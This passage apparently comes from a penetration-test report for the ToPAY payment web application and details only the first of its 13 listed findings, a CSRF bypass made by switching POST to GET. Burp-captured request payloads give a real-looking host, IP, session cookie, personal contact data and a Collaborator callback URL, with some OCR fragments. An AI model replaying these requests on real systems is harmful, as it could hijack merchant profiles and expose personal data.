ToPAY Web Application
Penetration Testing Technical Report

Prepared For: ToPAY

Date: 25/07/2023

FINAL REPORT

Confidential Document

1. Document Control

1.1 Company Confidential

This document contains company confidential information and is submitted in confidence to the customer for their own internal use.

1.2 Proprietary Information

The content of this document should be considered proprietary information and should not be disclosed outside of our Security Team.

Document History			
Issue No.	Date of Issue	Issued by	Description
0.1	22/07/2023	Pen Test Team	First Draft
0.2	24/07/2023	Pen Test Team	Quality Assurance
1.0	25/07/2023	Pen Test Team	Final Version

1.3 Internal Team

The following members from the Our Pen Test team participated in the testing, reviewed documentation, and/or contributed to this report.

Dr. Neel Kumar – OSCP
Karan Kumar - OSCP

Table of Contents

1. Document Control 2
1.1 Company Confidential 2
1.2 Proprietary Information 2
1.3 Internal Team 2

2. Executive Summary 4
2.1 Summary of Findings 4
2.1.1 Business Impact 4
2.2 Details of Vulnerabilities 5

3. Penetration Test Goals and Objectives 6

4. Description of Scope 6

5. Penetration Test Approach 7
5.1 Phase 1 – Project Planning and Initiation 7
5.2 Phase 2 – Penetration Testing Services 7
5.2.1 Activity 1: Intelligence Gathering 7
5.2.2 Activity 2: Vulnerability Detection 7
5.2.3 Activity 3: Penetration Testing 7
5.3 Phase 3 – Reporting 7
5.4 Phase 4 – Retesting 7

6. Security Assessment Findings 8
ToPAY Web Application - Q3 2023 - 001 8
Cross-site Request Forgery 8
ToPAY Web Application - Q3 2023 - 002 13
Unencrypted Communications 13
ToPAY Web Application - Q3 2023 - 003 15
Improper Input Validations 15
ToPAY Web Application - Q3 2023 - 004 16
Insufficient Cryptography 16
ToPAY Web Application - Q3 2023 - 005 18
Insufficient Session Expiration 18
ToPAY Web Application - Q3 2023 - 006 20
Weak Password Policy 20
ToPAY Web Application - Q3 2023 - 007 21
Improper Logout Functionality 21
ToPAY Web Application - Q3 2023 - 008 23
Improper Error Handling 23
ToPAY Web Application - Q3 2023 - 009 24
Clickjacking 24
ToPAY Web Application - Q3 2023 - 010 25
Session Fixation 25
ToPAY Web Application - Q3 2023 - 011 27
Using Components with Known Vulnerabilities 27
ToPAY Web Application - Q3 2023 - 012 29
HTTP Security Headers Missing 29
ToPAY Web Application - Q3 2023 - 013 31
Version Disclosure 31

7. Our Pen Test Methodology 33

8. Appendix: Core References 33

2. Executive Summary

Our Pen Test team was engaged by ToPAY to conduct a penetration testing of **ToPAY Web Application** during the period 18 July 2023 to 25 July 2023. The security assessment discovered **13 vulnerabilities** in the target of penetration test.

The prime objective of this security exercise is to assess & identify potential Cyber risks associated with the underlined platforms & technologies and remediate those identified risks as effective Risk Management methodology.

The focus of the penetration testing was to test **ToPAY Web Application** for vulnerabilities in their systems and applications that could allow access to internal private networks, systems or gain unauthorized access to sensitive or confidential information.

The penetration test provides **ToPAY Web Application** with insight into the resilience of its systems to withstand attacks from unauthorized users and the potential for valid users to abuse their privileges and access.

This report details the scope of testing conducted, goals and objectives of the tests, and all significant findings along with remediation advice. The summary below offers a non-technical summary of key findings with business risk.

Risk Ratings


The risk rating for each finding in this report is based on the Impact and Exploit vector of the vulnerability. Here's a guide to interpreting the risk rating:

Risk Rating	Explanation
CRITICAL	Vulnerability was discovered that has been rated as critical. It is recommended that corrective actions are implemented urgently. This category of risk should be monitored closely by management.
HIGH	Vulnerability was discovered that has been rated as important. It is recommended that corrective actions must be implemented within a short term.
MEDIUM	Vulnerability was discovered that has been rated as of medium criticality. It is recommended that corrective actions should be part of on-going security maintenance of the system.
LOW	Vulnerability was discovered that has been rated as of low criticality. Owner should consider whether to apply corrective measures as part of routine maintenance tasks or to accept the risk.
INFO	A finding was discovered that has been rated as of informational value which should be addressed in order to meet industry best practice.

2.1 Summary of Findings

The graph below shows a summary of the number of findings found for each risk level during the penetration testing. **1 High** and **6 Medium** risk-findings were noted and should be addressed as a priority.

2.1.1 Business Impact



2.2 Details of Vulnerabilities

Vulnerability ID	Vulnerability Name	Severity	Status
ToPAY Web Application - Q3 2023 – 001	Cross-site Request Forgery	High	Open
ToPAY Web Application - Q3 2023 – 002	Unencrypted Communications	Medium	Open
ToPAY Web Application - Q3 2023 – 003	Improper Input Validations	Medium	Open
ToPAY Web Application - Q3 2023 – 004	Insufficient Cryptography	Medium	Open
ToPAY Web Application - Q3 2023 – 005	Insufficient Session Expiration	Medium	Open
ToPAY Web Application - Q3 2023 – 006	Weak Password Policy	Medium	Open
ToPAY Web Application - Q3 2023 – 007	Improper Logout Functionality	Medium	Open
ToPAY Web Application - Q3 2023 – 008	Improper Error Handling	Low	Open
ToPAY Web Application - Q3 2023 – 009	Clickjacking	Low	Open
ToPAY Web Application - Q3 2023 – 010	Session Fixation	Low	Open
ToPAY Web Application - Q3 2023 – 011	Using Components with Known Vulnerabilities	Low	Open
ToPAY Web Application - Q3 2023 – 012	HTTP Security Headers Missing	Low	Open
ToPAY Web Application - Q3 2023 - 013	Version Disclosure	Info	Open

3. Penetration Test Goals and Objectives

As part of our information security program the Our Pen Test team evaluated the protection of its people, process, data, systems and networks to ensure that controls are in place.

The objectives of this assessment are highlighted below:

- To identify technical as well as logical vulnerabilities/weaknesses in the application and provide recommendations for risk mitigation.
- To discover whether an attacker can leverage flaws in the application to compromise the confidentiality, integrity and availability of the information.
- To help management & development team to understand their current application security postures in order to develop an action plan to minimize the threat of attack or misuse.

4. Description of Scope

The scope of penetration testing included below components and the Our Pen Test team located in the Our office of Bangalore, India conducted the pen testing. Testing was conducted from 18 July 2023 to 25 July 2023.

The following constitutes the scope of the **ToPAY Web Application's** penetration test; this includes any system(s) used to provide any security feature such as authentication or encryption:

Application/Server Name	Application/Server Type	URL/IP Address
ToPAY Web Application	Web Application	http://test.topay.live/Home/Login http://test.topay.live/Home/AdminLogin

5. Penetration Test Approach

Our penetration testing team took the following approach:

5.1 Phase 1 – Project Planning and Initiation

Prior to commencement of the Penetration Test conducted a kick-off meeting with business unit to commence the assessment and finalize the proposal document containing in-scope components, rules of engagement ("RoE") etc.

The proposal document included a draft engagement plan and overall schedule and tasks planned for the assessment.

The proposal document included points of contact, in-scope components, people engaged and pen testing activities, and guidelines.

5.2 Phase 2 – Penetration Testing Services

Our's team performed penetration testing based on the following three activities.

5.2.1 Activity 1: Intelligence Gathering

This step consisted of gathering information about the in-scope components. The team will gather information about infrastructure, process, applications, people etc. to evaluate attack surface.

5.2.2 Activity 2: Vulnerability Detection

Our's team performed vulnerability identification, which included:

- Vulnerability Identification – Active vulnerability analysis on the in-scope components.
- Confirmation & Manual Testing – Review and analysis to remove false positives. Manual testing will be performed to identify flaws not easily identifiable with automated tools.

Specifically, Our's team:

- Performed initial scanning with automated vulnerability identification and analysis tools to identify target areas for manual testing
- Performed manual testing to identify security weaknesses based on the security standards such as OWASP Top 10 (2013) vulnerabilities
- Performed automated scanning with and analyzed results manually to eliminate false positives
- Performed verification and manual penetration testing of identified potential vulnerabilities
- Performed manual testing for vulnerability discovery and exploitation in conjunction with automatic vulnerability scanning
- Correlated discovered vulnerabilities to discover additional threats posed by an aggregate of vulnerabilities

5.2.3 Activity 3: Penetration Testing

Our's team performed vulnerability exploitation based on agreement with business unit, including:

- Communicating the exploitation strategy with the brand and obtaining confirmation before performing the actual exploitation steps on the target systems
- Performing controlled vulnerability exploitation using automated and manual techniques

5.3 Phase 3 – Reporting


This document report was created and shared in draft form with brand, before finalization.


5.4 Phase 4 – Retesting

Our's pen test team will provide remediation support and perform retesting of vulnerabilities upon request from brand or remediation team.


6. Security Assessment Findings

This section documents the detailed findings that were noted and documented during the testing. These findings are assigned a rating that corresponds to the exposure associated with each.


ToPAY Web Application - Q3 2023 - 001	**Cross-site Request Forgery**	**High**
Finding Description:	Cross site request forgery (CSRF), also known as XSRF is an attack vector that tricks a web browser into executing an unwanted action in an application to which a user is logged in. During analysis, it was observed that the web application is not properly validating request and user session resulting in a successfully exploitation of the CSRF vulnerability. The CSRF protection mechanism is particularly tied up with the POST request and but it is not validating with GET request. In order to exploit this vulnerability, we need to request method from **POST to GET** and CSRF protection will be bypassed successfully and we were able to change or modify the profile data. **Please refer to the below provided Video POC.** https://drive.google.com/file/d/1ysrCEWzTUI1Y4n_Tvlv-miBR6I4cg2qz/view?usp=sharing **Steps to Reproduce:** Step 1 -> Login into the victim account and navigate to the Profile page.  Step 2 -> Enter the new mobile number, click on update and intercept the request using Burp Suite.



Observe, the request for new mobile change is being sent to the server.



Step 3 -> Change the request method from POST to GET as shown below.



Request to http://test.topay.live:80 [20.219.129.234]

Forward | Drop | Intercept is on | Action | Open browser | Comment this item | HTTP/1

Pretty | Raw | Hex

```
1 GET /merchant/UpdateMerchantProfile?LoginId=6604511&Pk_MerchantId=1&entityId=MOBILEPE&firstName=ShreeKrishanChoudhary&
  contactNo=9555123100&emailId=md%40mobilepe.co.in&Paddress1=Delhi+NCR&PpinCode=226022&Pstate=UTTAR+PRADESH&Pcity=Lucknow&
  Pcountry=India&IPWhite=20.219.129.234%2C1456&CallBackURL=http%3A%2F%2F9hrk78uegc6ee5b6wz1f72b72y8pwgk5.oastify.com&
  documentNo=ABCDE1234A&channelName=MobilePe+E-+Commerce+Pvt.+Ltd&Caddress1=Delhi+NCR&CpinCode=226022&Cstate=UTTAR+PRADESH&
  Ccity=Lucknow&Ccountry=India&Update=Update HTTP/1.1
2 Host: test.topay.live
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://test.topay.live
8 Connection: close
9 Referer: http://test.topay.live/Merchant/ViewMerchantProfile
10 Cookie: ASP.NET_SessionId=14sxkay2ulobkhoaek4azlfu
11 Upgrade-Insecure-Requests: 1
12
13
```

Step 4 -> Generate the CSRF POC as shown below and change the email mail in order to confirm the vulnerability.

Request to http://test.topay.live:80 [20.219.129.234]

Forward | Drop | Intercept is on | Action | Comment this item | HTTP/1

Pretty | Raw | Hex

```
1 GET /merchant/UpdateMerchantProfile?LoginId=6604511&Pk_M
  contactNo=9555123100&emailId=md%40mobilepe.co.in&Paddres
  Pcountry=India&IPWhite=20.219.129.234%2C1456&CallBackURL
  documentNo=ABCDE1234A&channelName=MobilePe+E-+Commerce+P
  Ccity=Lucknow&Ccountry=India&Update=Update HTTP/1.1
2 Host: test.topay.live
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
4 Accept: text/html,application/xhtml+xml,application/xml;
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://test.topay.live
8 Connection: close
9 Referer: http://test.topay.live/Merchant/ViewMerchantPro
10 Cookie: ASP.NET_SessionId=14sxkay2ulobkhoaek4azlfu
11 Upgrade-Insecure-Requests: 1
12
13
```

&firstName=ShreeKrishanChoudhary&
'state=UTTAR+PRADESH&Pcity=Lucknow&
wz1f72b72y8pwgk5.oastify.com&
inCode=226022&Cstate=UTTAR+PRADESH&

:/115.0

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser
- Extensions
- Engagement tools
  - Find references
  - Discover content
  - Schedule task
  - Generate CSRF PoC
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests

CSRF PoC generator

Request to: http://test.topay.live | Options

Pretty | Raw | Hex

```
1 GET /merchant/UpdateMerchantProfile?LoginId=6604511&
  Pk_MerchantId=1&entityId=MOBILEPE&firstName=
  ShreeKrishanChoudhary&contactNo=9555123100&emailId=
  md%40mobilepe.co.in&Paddress1=Delhi+NCR&PpinCode=
  226022&Pstate=UTTAR+PRADESH&Pcity=Lucknow&Pcountry=
  India&IPWhite=20.219.129.234%2C1456&CallBackURL=
  http%3A%2F%2F9hrk78uegc6ee5b6wz1f72b72y8pwgk5.oastif
  y.com&documentNo=ABCDE1234A&channelName=
  MobilePe+E-+Commerce+Pvt.+Ltd&Caddress1=Delhi+NCR&
```

Search... 0 matches


Inspector


Request attributes	2
Request query parameters	21
Request body parameters	0
Request cookies	1
Request headers	10

CSRF HTML:

